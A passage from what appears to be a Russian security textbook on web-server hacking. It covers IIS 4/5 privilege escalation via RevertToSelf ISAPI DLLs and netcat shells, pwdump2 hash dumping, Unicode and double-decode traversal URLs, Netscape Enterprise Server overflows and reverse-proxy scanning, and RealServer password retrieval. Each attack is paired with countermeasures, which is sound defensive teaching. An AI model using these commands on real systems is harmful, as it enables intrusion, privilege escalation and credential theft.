



*Рис. 3.4. Результаты работы утилиты `ipconfig`, запущенной из командной строки на взломанной машине с помощью сеанса удаленного доступа к командной строке, созданного путем использования утилиты `netcat`*

Самое примечательное в рассмотренном примере создания сеанса удаленного доступа к командной строке — это то, что злоумышленник может произвольным образом задавать порт для исходящих соединений. Маршрутизаторы и брандмауэры часто позволяют устанавливать исходящие соединения на непривилегированные порты (>1024), поэтому данный метод взлома эффективен даже в тех случаях, когда с узлом можно установить входящее соединение только по

порту TCP 80, поскольку для всех подготовительных работ достаточно иметь возможность подключения к взламываемому компьютеру через порт 80.

Теперь злоумышленнику осталось преодолеть только одно препятствие. Несмотря на то, что он получил доступ к командной строке, взломщик вынужден работать в контексте пользователя с низким уровнем привилегий (уровень привилегий такого пользователя определяется учетными записями IUSR_*имя_машины* или IWAM_*имя_машины*). Даже обладая такими небольшими привилегиями, злоумышленник может нанести весьма ощутимый ущерб. Он может прочесть важную информацию, подключиться к другим машинам по внутренней сети (если такая операция разрешена для используемой им учетной записи), создать ситуацию отказа в обслуживании и (или) изменить содержимое Web-страниц. Однако "высший пилотаж" для взломщика — расширить полномочия, получив доступ на уровне привилегированных учетных записей администратора или системы. Давайте посмотрим, как можно это сделать.

## Расширение полномочий на IIS

Существует несколько методов взлома Windows NT и Windows 2000, обеспечивающих расширение полномочий. Однако многие из них требуют наличия интерактивного доступа к командной оболочке. В Windows удаленный сеанс работы в командной строке не рассматривается как интерактивный доступ, поэтому стандартные методы взлома здесь не подойдут, и злоумышленнику придется рассчитывать только на использование Web-служб.

Для IIS 4 была разработана утилита взлома hk.exe, работа которой основывается на использовании портов локального вызова процедур (LPC — Local Procedure Call). Этой утилите не требуется интерактивный статус, поэтому ее можно запустить с помощью обхода каталогов, предварительно поместив на взломанный сервер. Утилита hk позволяет выполнять команды в контексте всемогущей системной учетной записи Windows, что дает возможность злоумышленнику просто добавить свою гостевую учетную запись в локальную группу администраторов. Вот пример команды, которую злоумышленник должен запустить, используя взлом через Unicode или через двойное декодирование.

```
hk net localgroup administrators IUSR_имя_машины /add
```

В IIS 5 этот изъян Web-сервера был исправлен, поэтому злоумышленнику, пытающемуся взломать IIS 5, понадобится найти другое решение. Классический подход, опробованный на IIS 4, заключается в использовании вызова функции ReverToSelf из библиотеки DLL ISAPI, позволяющей расширить привилегии гостевой учетной записи до привилегий системной учетной записи. Если злоумышленнику удастся записать на взломанный сервер библиотеку DLL ISAPI, которая использует такую функцию, либо найти ее на диске, и если у него есть возможность запустить ее на выполнение, велика вероятность того, что ему удастся расширить свои полномочия до системного уровня. Сама по себе задача записи и запуска DLL ISAPI с использованием таких средств, как unicodeloader.pl, в общем-то, тривиальна и решается точно так же, как и любая подобная задача взлома через Unicode.

Однако параметры конфигурации IIS 5, установленные по умолчанию, затрудняют применение этого метода (вот еще один хороший довод в пользу обновления системы с NT4!). Чтобы понять, почему, нужно сначала немного ознакомиться с моделью работы IIS, — оставайтесь с нами, и вы не пожалеете!

Процесс IIS (inetinfo.exe) работает в контексте локальной системной учетной записи, а для запросов служб использует представительский механизм (impersonization). (Большинство других коммерческих Web-серверов работают, в соответствии с рекомендациями экспертов по безопасности, в контексте учетных записей, которые не обладают правами суперпользователей. Компоненты IIS 6 также могут работать в контексте непривилегированных учетных записей.) В частности, для анонимных запросов используется контекст учетной записи IUSR.

Вызов функции RevertToSelf в DLL ISAPI может приводить к выполнению команды в контексте системной учетной записи. При этом функция RevertToSelf запрашивает теку-

щий поток "переключиться" (revert) из контекста IUSR в контекст, в котором работает сам процесс inetinfo, т.е. в контекст учетной записи SYSTEM.

Конечно же, в действительности картина выглядит не так уж и просто. Расширения ISAPI упаковываются в объекты Web Application Manager (WAM), которые могут работать или не работать в том же процессе, в котором выполняется IIS. Запуск вне процесса приводит к некоторому снижению производительности, но зато не дает неустойчивому приложению ISAPI возможности аварийного завершения работы процесса IIS. Поэтому запуск вне процесса рассматривается разработчиками как более надежный метод запуска приложений ISAPI. Хотя этот механизм был разработан только с учетом производительности, он неожиданно повлиял и на безопасность.

- При работе в процессе IIS, поскольку WAM выполняется внутри процесса IIS, представленного выполняемым файлом inetinfo.exe, вызов функции RevertToSelf позволяет переключиться в контекст учетной записи SYSTEM.
- При работе вне процесса IIS, поскольку WAM выполняется в отдельном процессе (mts.exe), вызов функции ReverToSelf приводит к переключению в контекст учетной записи IWAM, которая относится к гостевым учетным записям.

Режим работы WAM управляется с помощью консоли администрирования IIS. В этой консоли необходимо открыть окно свойств Web-узла, в окне перейти на вкладку Home Directory (Домашний каталог) и раскрыть список Protection (Защита). По умолчанию в IIS 5 этот параметр имеет значение Medium (Средняя), что соответствует выполнению DLL ISAPI вне процесса IIS. Выбор значения Low (Низкая) приведет к выполнению их в процессе IIS.

Таким образом, при установке параметров защиты приложения, принятых по умолчанию в IIS 5, расширение полномочий путем вызова функции ReverToSelf, на первый взгляд, не удастся. Поскольку приложения ISAPI работают вне процесса, при вызове функции ReverToSelf будет возвращаться контекст пользователя IWAM, обладающего лишь гостевыми полномочиями.

Однако все не так просто, как кажется. В феврале 2001 года специализирующийся в области безопасности программист Одед Горовиц (Oded Horovitz) нашел интересный механизм обхода средств защиты приложения вне зависимости от их конфигурации. Изучая конфигурационную базу данных IIS (так называемую *метабазу*), он обратил внимание на следующий раздел.

```
LM/W3SVC/InProcessIsapiApps

Attributes: Inh(erit)
User Type: Server
Data Type: MultiSZ

Data:
C:\WINNT\System32\idq.dll
C:\WINNT\System32\inetsrv\httpext.dll
C:\WINNT\System32\inetsrv\httpodbc.dll
C:\WINNT\System32\inetsrv\ssinc.dll
C:\WINNT\System32\msw3prt.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\40\isapi\_vti_aut\author.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\40\isapi\_vti_adm\admin.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\40\isapi\shtml.dll
```

Совершенно справедливо полагая, что он набрел на перечень специальных встроенных приложений, которые всегда выполняются в процессе независимо от настройки, Горовиц написал специальную демонстрационную библиотеку DLL ISAPI. Эта библиотека, предназна-

ченная для проверки выдвинутого Горовицем предположения, вызывала функцию RevertToSelf. В качестве имени файла DLL он использовал одно из имен, перечисленных в приведенном выше фрагменте метабазы (например, idq.dll). Затем в эту же библиотеку Горовиц добавил функциональность, которая после получения системного контекста обеспечивала помещение текущего пользователя в группу локальных администраторов.

Проверка показала, что все прошло без сучка, без задоринки. Более того, он выяснил, что фальшивую DLL даже не нужно записывать поверх истинной DLL — достаточно поместить ее в любой каталог, в котором разрешено выполнение программного кода, а затем запустить, используя Web-броузер. Стоило это проделать, как учетная запись IUSR или IWAM оказалась добавленной в группу администраторов. Таким образом, Горовицу удалось достичь цели: расширить свои полномочия на сервере IIS 5. Получив такие результаты, он счел своим долгом проинформировать об этом Microsoft. Компания среагировала на проблему адекватно и в августе 2001 года выпустила модуль обновления, который можно найти в информационном бюллетене MS01-026 (post-SP2).

Вскоре после публикации информационного бюллетеня в Internet начали, как грибы после дождя, появляться наспех сляпанные DLL ISAPI, реализующие данный метод взлома. Одна из таких библиотек, iis5crack.dll, работает подобно утилитам upload.asp и cmdasp.asp, предоставляя взломщику форму ввода, позволяя ему тем самым вводить команды, предназначенные для выполнения в системном контексте. Возвращаясь к нашему примеру, злоумышленник должен переименовать файл iis5crack.dll, присвоив ему одно из имен, указанных в разделе InProcessIsapiApps метабазы (скажем, idq.dll), поместить с помощью сценария upload.asp эту DLL в каталог C:\inetpub\scripts, а затем выполнить ее через Web-броузер, воспользовавшись следующим URL.

```
http://victim.com/scripts/idq.dll
```

В результате в окне броузера должна появиться форма, подобная той, которая представлена на рис. 3.5. Теперь взломщик имеет возможность удаленно выполнять практически любую команду с уровнем привилегий системы.





*Рис. 3.5. Вызвав специальным образом созданное приложение ISAPI, в котором вызывается функция RevertToSelf, можно выполнять на IIS 5 команды в контексте системной учетной записи*

Самый прямой путь к получению привилегий администратора заключается в использовании следующей команды.

```
net localgroup administrators IUSR_имя_машины /add
```

Теперь установленный сеанс удаленного доступа к командной оболочке, хотя и продолжает работать в контексте учетной записи IUSR, уже имеет привилегии администратора, поскольку эта учетная запись занесена в группу локальных администраторов. Остается только воспользоваться какой-либо утилитой взлома паролей, требующей привилегий суперпользователя, такой как pwdump2. Дело сделано.

```
C:\>nc -l -p 2002
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>net localgroup administrators
net localgroup    administrators
Alias name        administrators
Comment           Administrators have complete and unrestricted access
                  to the computer/domain
Members
-------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
IUSR_CAESARS
The command completed successfully.
C:\WINNT\system32>pwdump2
Administrator:500:aad3b435b5140fetc.
IUSR_HOSTNAME:1004:6ad27a53b452fetc.
и т.д.
```

Среди других подобных утилит, циркулирующих по Internet, можно отметить `ispc`, разработанную хакером, скрывающимся под электронным адресом `isno@xfocus.org`. Утилита `ispc` — это обычный клиент Win32, который используется для подключения к специально созданной DLL ISAPI, находящейся на взломанном сервере (ее имя, скорее всего, `idq.dll`). Как и обычно, поместив эту DLL на Web-сервер (скажем, в каталог `/scripts/idq.dll`), взломщик может запустить на выполнение `ispc.exe` и немедленно получить удаленный доступ к командной оболочке, работающей в системном контексте. Не надо оваций! Ниже приведен пример работы утилиты `ispc` (время от времени нужно нажимать несколько раз клавишу <Enter>, чтобы получить ответ от командной оболочки).

```
C:\>ispc victim.com/scripts/ idq.dll 80
Start to connect to the server...
We Got It!
Please Press Some <Return> to Enter Shell....

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>whoami
C:\WINNT\system32>
whoami
NT AUTHORITY\SYSTEM
C:\WINNT\system32>
```

## Контрмеры: обход каталогов файловой системы

Для полного устранения изъяна в системе безопасности IIS, создающего возможность взлома путем обхода каталога, требуется провести целый ряд профилактических мероприятий.

### *Постоянное обновление системы*

Такие ошибки в базовой функциональности IIS, относящиеся к разряду фундаментальных, лучше всего устраняются с помощью модулей обновления. Строго говоря, это единственный способ их исправления (некоторые дополнительные меры, которые лишь позволяют значитель-

но снизить риск, но не устраняют его полностью, мы обсудим несколько позднее). Модули обновления, предназначенные для исправления ошибок, приводящих к взломам через Unicode и взломам через двойное декодирование, можно найти, соответственно, в бюллетенях Microsoft по безопасности MS00-086 и MS01-026. Напомним, что модуль MS01-026 не входит в состав SP2.

**НА ЗАМЕТКУ** Модуль MS01-026 вносит изменения и в параметры раздела `InProcessIsapiApps` метабазы, делая невозможным расширение полномочий на IIS 5 путем использования подложных DLL, содержащих вызовы функции `RevertToSelf`.

Как обычно, рекомендуется для отслеживания новых модулей обновления использовать такое автоматизированное средство, как Network Hotfix Checking Tool (`hfnetchk`).

Помимо регулярной установки модулей обновления администраторы IIS могут принимать дополнительные меры, чтобы обезопасить себя от взломов через Unicode, двойное декодирование и т.п. Ниже приведен перечень рекомендаций, одобренный Microsoft в бюллетене MS00-078, дополненный нашими советами, взятыми из практики.

### Размещение папок Web-сервера на диске, отличном от системного

Все взломы, приводящие к обходу каталогов, ограничиваются синтаксисом URL, который в настоящее время не позволяет реализовать переход с тома на том. Таким образом, перенеся корневой каталог сервера IIS на отдельный том, где отсутствуют такие развитые средства, как `cmd.exe`, можно не боятся подобных методов взлома. В IIS физическое размещение корневого каталога Web-сервера управляется оснасткой Internet Services Manager (`iis.msc`). Для изменения папки корневого каталога нужно открыть окно свойств установленного по умолчанию Web-узла, перейти на вкладку Home Directory (Домашний каталог) и изменить значение параметра Local Path (Локальный путь).

При переносе корневой папки Web-узла на новый диск лучше всего использовать специализированное средство, подобное входящей в состав Windows 2000 Resource Kit утилите `robocopy`, которая сохраняет целостность таблиц ACL NTFS. Если этого не сделать, ACL на новом диске будут установлены по умолчанию, а это означает, что любой пользователь будет иметь полный доступ ко всем папкам, находящимся в корневом каталоге Web-узла. Чтобы этого избежать, следует использовать утилиту `robocopy` с параметром `/SEC`.

### Использование средства UrlScan для нормализации запросов с применением кодировки URL

Конфигурационный файл средства UrlScan `urlscan.ini` можно настроить таким образом, чтобы нормализовать HTTP-запросы, содержащие подозрительные URL, до их отправки IIS. Данная задача решается с помощью следующих параметров.

```
NormalizeUrlBeforeScan=1 ; 1 = перед обработкой привести URL к
                         ; канонической форме
VerifyNormalization=1    ; 1 = дважды проверить URL и заблокировать
                         ; запрос, если обнаружены изменения
                         ; после проверки
```

Не забудьте перезапустить IIS, чтобы изменения, внесенные в файл `urlscan.ini`, вступили в силу.

### Размещение Web-сервера на томах NTFS и консервативная настройка таблиц ACL

В файловых системах FAT и FAT32 невозможно организовать управление доступом на уровне файлов и каталогов, поэтому пользователь, вошедший под учетной записью IUSR, в этих файловых системах получает карт-бланш для чтения и записи файлов. При настройке управления доступом в каталоги NTFS, доступные из Web, нужно исходить из принципа минимальных привилегий. В комплект поставки IIS 5 также входит мастер разрешений IIS Per-

missions Wizard, который помогает, используя заданный сценарий, настроить таблицы ACL. Для запуска мастера нужно щелкнуть правой кнопкой мыши на соответствующем виртуальном каталоге в окне оснастки администрирования IIS.

### *Удаление, переименование, перемещение или ограничение возможностей наиболее опасных утилит*

Специалисты компании Microsoft Эрик Шульц (Eric Schultze) и Дэвид Лебланк (David LeBlanc) рекомендуют, как минимум, таким образом настроить таблицы ACL NTFS для файла `cmd.exe`, а также для нескольких других утилит с развитыми возможностями, чтобы разрешить их запуск только администраторам и системе. Они провели презентацию, как этот нехитрый прием останавливает большинство взломов через Unicode, поскольку учетная запись IUSR теряет возможность запуска файла `cmd.exe`. Шульц и Лебланк для глобальной установки соответствующих разрешений рекомендуют использовать входящую в комплект поставки Windows утилиту `cacls`. Давайте рассмотрим небольшой пример того, как с помощью этой утилиты можно установить разрешения в системном каталоге. Поскольку в папке `system32` находится множество выполняемых файлов, лучше сначала попрактиковаться на специально созданном для этих целей каталоге `test1`, где нужно создать подкаталог `test2`. Поместив в эти каталоги несколько файлов, запустим утилиту `cacls` в режиме отображения информации, чтобы просмотреть текущие разрешения, установленные для файлов.

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe Everyone:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe Everyone:F
C:\test1\test2\test2.txt Everyone:F
```

Предположим, что необходимо изменить разрешения для всех выполняемых файлов, находящихся в папке `test1`, а также во всех вложенных папках следующим образом: `System:Full, Administrators:Full`. Для этого вызов команды `cacls` должен иметь следующий синтаксис.

```
C:\>cacls test1\*.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\test1\test1.exe
processed file: C:\test1\test2\test2.exe
```

Еще раз запустим утилиту `cacls`, чтобы увидеть полученные результаты. Как видно из приведенного ниже примера, разрешения всех текстовых файлов во всех папках сохранились в исходном состоянии, а разрешения выполняемых файлов стали более строгими.

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe NT AUTHORITY\SYSTEM:F
                   BUILTIN\Administrators:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe NT AUTHORITY\SYSTEM:F
                         BUILTIN\Administrators:F
C:\test1\test2\test2.txt Everyone:F
```

Применительно к типичному Web-серверу этот прием сводится к следующей установке таблиц ACL для всех выполняемых файлов, находящихся в системной папке.

```
C:\>cacls %systemroot%\*.exe /T /G System:F Administrators:F
```

Это позволит запретить пользователям, не являющимся администраторами, запускать указанные выполняемые файлы, а также воспрепятствовать применению утилит взлома, которые в значительной степени зависят от наличия непривилегированного доступа к этим программам.

Конечно, такие выполняемые файлы также можно перенести, переименовать или вообще удалить. Последний способ, вне всякого сомнения, является наилучшим средством ограждения их от доступа хакеров.

**НА ЗАМЕТКУ** Утилита IISLockdown автоматизирует процесс настройки таблиц ACL для системных файлов. Более подробная информация приведена в предыдущем разделе, посвященном описанию методов взлома компонентов IIS, в подразделе "Использование средства IISLockdown и его компонента UrlScan".

### *Удаление групп Everyone (Все) и Guests (Гости) из таблиц ACL Write (Запись) и Execute (Выполнение) на сервере*

Учетные записи `IUSR_`*имя_машины* и `IWAM_`*имя_машины* являются участниками этих групп. Уделите особое внимание проверке того, не имеют ли учетные записи прав на запись в какие-либо файлы или каталоги защищаемой системы, — вы уже увидели, к чему может привести наличие на диске хотя бы одного такого каталога! Кроме того, как можно более жестко ограничьте разрешения Execute (Выполнение) для непривилегированных групп. И ни в коем случае не позволяйте непривилегированным пользователям иметь разрешения и на запись, и на выполнение в одном и том же каталоге!

### *Своевременное выявление фактов осуществления взлома*

К расследованию любых инцидентов всегда следует относиться не менее серьезно, чем к их предупреждению. Это утверждение тем более справедливо по отношению к такому важному ресурсу компании, как Web-сервер. Для того чтобы своевременно установить, не подверглись ли ваши серверы взлому путем использования обхода каталогов, нужно помнить о четырех "П": порты, процессы, проверка файловой системы и реестра и поиск в журналах.

Для выявления каких-либо подозрительных соединений, установленных на порты Web-сервера со старшими номерами, лучше всего использовать утилиту `netstat`. Как мы уже рассматривали, такие соединения очень часто могут устанавливаться для удаленного подключения к командной строке. При этом нужно учесть, что исходящие соединения гораздо труднее отличить от легитимных соединений, установленных обычными клиентами Web, чем входящие.

В Internet можно найти множество готовых к употреблению утилит взлома через Unicode. Уже упоминались такие файлы, как `sensepost.exe`, `unicodeloader.pl`, `upload.asp`, `upload.inc` и `cmdasp.asp`, которые играют центральную роль в использовании соответствующих уязвимостей. Конечно, ничего не стоит их переименовать, но контроль наличия подобных файлов в каталогах позволяет отлавливать, по крайней мере, начинающих скриптоманов (script kiddy). Особенно необходимо следить за тем, чтобы такие файлы не появлялись в каталогах, где разрешены и запись, и чтение (например, в таких как `/scripts`). Среди других часто используемых для маскировки присутствия в системе утилит взлома можно отметить такие имена, как `root.exe` (переименованный командный процессор), `e.asp`, `dl.exe`, `reggina.exe`, `regit.exe`, `restsec.exe`, `makeini.exe`, `newgina.dll`, `firedaemon.exe`, `mmtask.exe`, `sud.exe` и `sud.bak`.

Переходя к журналам, нужно отметить, что IIS заносит в них представление символов "`/`" и "`\`", заданных перекодированными последовательностями Unicode, уже в виде обычных кодов ASCII, что значительно затрудняет выявление подозрительных запросов. Ниже приведен фрагмент реального журнала Web-сервера, на котором была предпринята успешная попытка взлома через Unicode (символом "`*`" обозначены пропущенные фрагменты).

```
GET /script/..\../winnt/system32/cmd.exe /c+dir 200
GET /script/../../winnt/system32/tftp.exe*
GET /naughty_real_ - 404
GET /script/sensepost.exe /c+echo*
*Olifante%20onder%20my%20bed*
*sensepost.exe*
POST /script/upload.asp - 200
POST /script/cmdasp.asp - 200
POST /script/cmdasp.asp |-|ASP_0113|Script_timed_out 500
```

Интересно, что взлом через двойное декодирование в журналах IIS отображается совсем не так, как взлом через Unicode, поскольку дважды закодированные строки все же попадают в журнал в закодированном виде. Например, пусть при взломе через двойное декодирование использована последовательность символов `%255c`.

```
http://victim.com/script/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Это событие отразится в журнале IIS следующим образом.

```
21:48:03 10.0.2.18 GET /script/..%5c.. %5cwinnt/system32/cmd.exe 200
```

Таким образом, достаточно организовать поиск в журнале символов `%5c`, чтобы быстро идентифицировать попытки использования изъяна. Уместно напомнить о том, что закодированные строки при взломах через Unicode и через двойное декодирование могут выглядеть по-разному, поэтому при поиске нужно перепробовать все возможные варианты.

### *Выявление и удаление приложений ISAPI, использующих вызов функции RevertToSelf*

Это может помешать злоумышленнику воспользоваться вызовом функции `RevertToSelf` для расширения полномочий, как было показано в рассмотренных выше примерах, для чего можно использовать утилиту `dumpbin`, которая входит в комплект поставки многих систем разработки для платформы Win32. Например, для определения того, не использует ли библиотека `isapiext.dll` вызов такой функции, можно применить следующую команду.

```
dumpbin /imports IsapiExt.dll | find "RevertToSelf"
```

## Netscape Enterprise Server

Netscape Enterprise Server (NES) — это популярная Web-платформа, которую часто используют для организации электронной коммерции и интрасетей. Сведений об изъянах в системе безопасности NES опубликовано сравнительно немного. В этом подразделе обсуждаются самые серьезные из таких изъянов, в том числе и широко известный недостаток сервера NES, проявляющийся при его использовании в качестве реверсного прокси-сервера.

Описанные далее проблемы безопасности относятся, в основном, именно к NES, хотя некоторые из них проявляются также и в работе другого, родственного по отношению к NES продукта, под названием iPlanet Web Server Enterprise Edition. Связь NES и iPlanet может показаться несколько непонятной, поэтому предлагается краткий исторический экскурс, чтобы прояснить данный вопрос. В марте 1999 года компания America Online (AOL) приобрела компанию Netscape. После приобретения AOL продолжила развивать линию продуктов Netscape Server, для чего в компании AOL было создано подразделение стратегических бизнес-решений AOL-SBS (AOL Strategic Business Solutions). В том же 1999 году компании AOL и Sun Microsystems создали совместное предприятие iPlanet, целью которого стало проведение совместных маркетинговых акций для различных Web-технологий, развиваемых каждой из компаний. Альянс iPlanet официально был разорван в марте 2002 года, после чего торговая марка Netscape осталась за AOL, а торговая марка iPlanet — за Sun. Несмотря на общие корни,

Web-серверы NES и iPlanet в настоящее время позиционируются указанными выше компаниями-производителями на рынке как совершенно независимые продукты.

## Переполнение буфера NES

| | |
|---|---|
| *Популярность* | *8* |
| *Простота* | *7* |
| *Опасность* | *10* |
| ***Степень риска*** | *8* |

Два сравнительно недавно опубликованных сообщения об обнаружении методов переполнения буфера в NES напомнили миру, что IIS является не единственной развитой Web-платформой, не избежавшей подобных проблем. Как и в случае любого другого использования переполнения буфера, позволяющего злоумышленнику выполнить произвольный код на уровне привилегированного пользователя, последствия от применения этих методов взлома являются наиболее разрушительными для Web-приложений.

Первый метод переполнения буфера может успешно применяться против NES версии 3.6 с установленным пакетом Service Pack 2, а также против Netscape FastTrack Server 2.0.1. Применить этот метод достаточно просто — стоит лишь отправить произвольный запрос GET, состоящий из 4080 символов, за которыми следует набор предназначенных для выполнения команд.

```
GET /[буфер][набор_команд] HTTP/1.0
```

Следующие после буфера команды выполняются на уровне привилегий локальной системы.

Второй метод переполнения буфера заключается в отправке запроса GETPROPERTIES, за которым также следуют буфер и набор команд.

```
GETPROPERTIES /[буфер] HTTP/1.0
[набор_команд]
```

Снова, как и в первом случае, набор команд выполняется в контексте учетной записи SYSTEM. Этот метод можно успешно применять против серверов Netscape Enterprise Server версии 3.6 и 4.1 с установленным пакетом Service Pack 7.

## Контрмеры: переполнение буфера NES

Каких-либо специальных средств защиты, кроме модулей обновления, не существует (`http://enterprise.netscape.com` или `http://www.sun.com/software/download`).

## Взлом через Web Publisher NES

| | |
|---|---|
| *Популярность* | *9* |
| *Простота* | *9* |
| *Опасность* | *7* |
| ***Степень риска*** | *8* |

По умолчанию система Web Publisher NES устанавливается в каталог `/publisher`, к которому без аутентификации может получить доступ как удаленный, так и локальный пользователь.

При попытке перехода в каталог `/publisher` с помощью Web-броузера запускается аплет Java, который пытается выполнить аутентификацию пользователя. Однако вне зависимости

от того, что введет пользователь, он всегда будет аутентифицирован. После такой, с позволения сказать, "аутентификации" отображается содержимое каталога сервера NES, а также элементы управления для удаления, модификации, получения и перемещения файлов (для последней операции требуется пройти настоящую аутентификацию). Эта проблема характерна для Netscape Enterprise Server версий 3.5 и 3.6 для платформы Solaris.

## Контрмеры: взлом через Web Publisher NES

Для защиты от этого метода взлома нужно настроить и включить модуль управления доступом (Access Control Module) либо применить таблицы ACL к каталогу `/publisher`.

## Просмотр каталогов NES

| | |
|---|---|
| *Популярность* | *6* |
| *Простота* | *10* |
| *Опасность* | *2* |
| ***Степень риска*** | ***6*** |

Сервер Netscape Enterprise Server версии 3.x позволяет удаленным пользователям просматривать содержимое каталога, просто добавляя к URL определенные командные дескрипторы. Такой режим работы NES получил название "просмотр каталогов" (directory indexing), и по умолчанию он включен. Переключение NES в режим просмотра вызывают следующие дескрипторы.

- `?wp-cs-dump`
- `?wp-ver-info`
- `?wp-html-rend`
- `?wp-usr-prop`
- `?wp-ver-diff`
- `?wp-verify-link`
- `?wp-start-ver`
- `?wp-stop-ver`
- `?wp-unchekout`

Влияние этого изъяна на безопасность минимально, поскольку ни одна из указанных выше команд не позволяет ни одному пользователю модифицировать файлы. Все, что можно сделать, — это лишь просмотр каталога. Изъян характерен для NES 3.0, 3.6 и 3.51. Следует заметить, что подложные запросы `?wp-html-rend`, как впоследствии было установлено, однажды послужили причиной возникновения состояния невозможности обслуживания на серверах iPlanet Web Server Enterprise Edition версий 4.0 и 4.1. Более подробные сведения можно почерпнуть по адресу: `http://online.securityfocus.com/bid/3826`.

## Контрмеры: просмотр каталогов NES

Лучший метод воспрепятствования нарушениям такого рода состоит в отключении режима Directory Indexing с помощью административного интерфейса. Для этого нужно выбрать команду Content Management, перейти в раздел Document Preferences и установить параметр Directory Indexing равным none. Можно также вручную отредактировать файл `obj.conf`, заменив в нем параметр `fn="index-common"` параметром `fn="send-error"`.

```
Service method="(GET|HEAD)" type="magnus-internal/directory"
fn="index-common"
```

## Использование NES в режиме обратного прокси-сервера



| | |
|---|---|
| *Популярность* | *8* |
| *Простота* | *6* |
| *Опасность* | *7* |
| ***Степень риска*** | *7* |

Сервер NES может использоваться в режиме обратного прокси-сервера, что позволяет злоумышленнику из Internet получить доступ ко внутренней сети. Суть проблемы кроется в типичной ошибке настройки сервера, когда служебному процессу HTTP забывают присвоить какое-то конкретное имя сервера (в разных операционных системах такое присвоение выполняется по-разному). Вот пример такой настройки NES.

```
C:\>nc -vv www.victim.com 80
www.victim.com [216.033.004.02] 80 (http) open
GET /images HTTP/1.0

HTTP/1.1 302 Moved Temporarily
Server: Netscape-Enterprise/3.6 SP3
Date: Sun, 14 Apr 2006 04:47:21 GMT
Location: http://172.16.128.118/images/
Content-length: 0
Content-type: text/html
Connection: close
```

Из примера видно, что в строке `Location` указан адрес сервера во внутренней сети (адреса вида `172.16.X.X`, согласно RFC 1918, зарезервированы для внутренних сетей и не могут использоваться в Internet). Теперь, отправляя последовательные запросы прокси-серверу, можно по отношению к внутренней сети провести операцию, подобную операции сканирования. Сначала следует настроить параметр Web-броузера, определяющий используемый прокси-сервер, для работы с внешним адресом взламываемого прокси-сервера (в рассматриваемом примере — `216.033.004.002`, порт `80`; следует оговориться, что этот адрес не является реальным, поэтому даже не стоит пытаться проводить данный эксперимент на практике). Теперь с помощью стандартного HTTP-запроса, направленного во внутреннее адресное пространство, можно определить, открыты ли соответствующие порты.

```
GET http://172.16.128.118:25/ HTTP/1.0
```

Если на компьютере внутренней сети с адресом `172.16.128.118` порт `25` открыт, сервер должен вернуть код `200`, свидетельствующий о том, что запрос был выполнен успешно. Во всех остальных случаях будет получен HTTP-отклик с кодом возврата `400` или `500`.

## Контрмеры: использование NES в режиме обратного прокси-сервера

Эта проблема характерна практически для всех версий Netscape Enterprise Server и других родственных ему продуктов. Чтобы избавиться от нее, администратор должен блокировать соот-

ветствующие методы HTTP, а также все средства поддержки прокси-сервера протокола HTTP. Кроме того, рекомендуется серверу назначить какое-то имя, чтобы скрыть его IP-адрес.

## Изъяны безопасности других Web-серверов

По мере роста Internet, как грибы после дождя, стали появляться все новые и новые серверы HTTP. В данном подразделе рассматриваются недостатки в системах защиты некоторых широко распространенных продуктов, основанных на функциональности Web-сервера, с которыми нам приходилось сталкиваться в своей практической работе.

**НА ЗАМЕТКУ** В главе 11 рассматриваются платформы сетевого управления, в которых в качестве транспортного протокола используется протокол HTTP (к таким продуктам, например, относится Compaq Insight Manager — CIM).

### Получение административного пароля RealServer



| | |
|---|---|
| *Популярность* | *8* |
| *Простота* | *8* |
| *Опасность* | *8* |
| ***Степень риска*** | ***8*** |

Во всех случаях, когда при сканировании определяется открытый порт с нестандартным номером, прежде всего стоит проверить, не отвечает ли этот порт на HTTP-запросы. Платформа RealServer, используемая для организации передачи потоковых данных, по умолчанию имеет небезопасную конфигурацию, позволяющую узнать пароль администратора. При обращении с запросом на административный порт для получения файлов из каталога `/admin` пользователю требуется пройти аутентификацию. Однако при обращении к файлам из каталога `/admin/Docs` никакой аутентификации не требуется, благодаря чему из каталога `/admin/Docs` можно получить файл `default.cfg`.

```
[rohan]$ echo -e "GET /admin/Docs/default.cfg HTTP/1.0\n\n" \
| nc www.victim.com 27556
<?XML Version="1.0" ?>
<!-- Please read the configuration section of the manual -->
<!-- before adding any new entries to this file. -->
<!-- S Y S T E M -->
<!-- P A T H S -->
<!-- P O R T S -->
<!-- P A S S W O R D S -->
<Var MonitorPassword="Re14nt13"/>
```

Часть полученных данных была удалена как несущественная, чтобы обратить внимание на присутствие, среди прочего, пароля. Кроме того, в данном файле имеется весьма полезная информация о других портах, URL, полных именах файлов и баз данных.

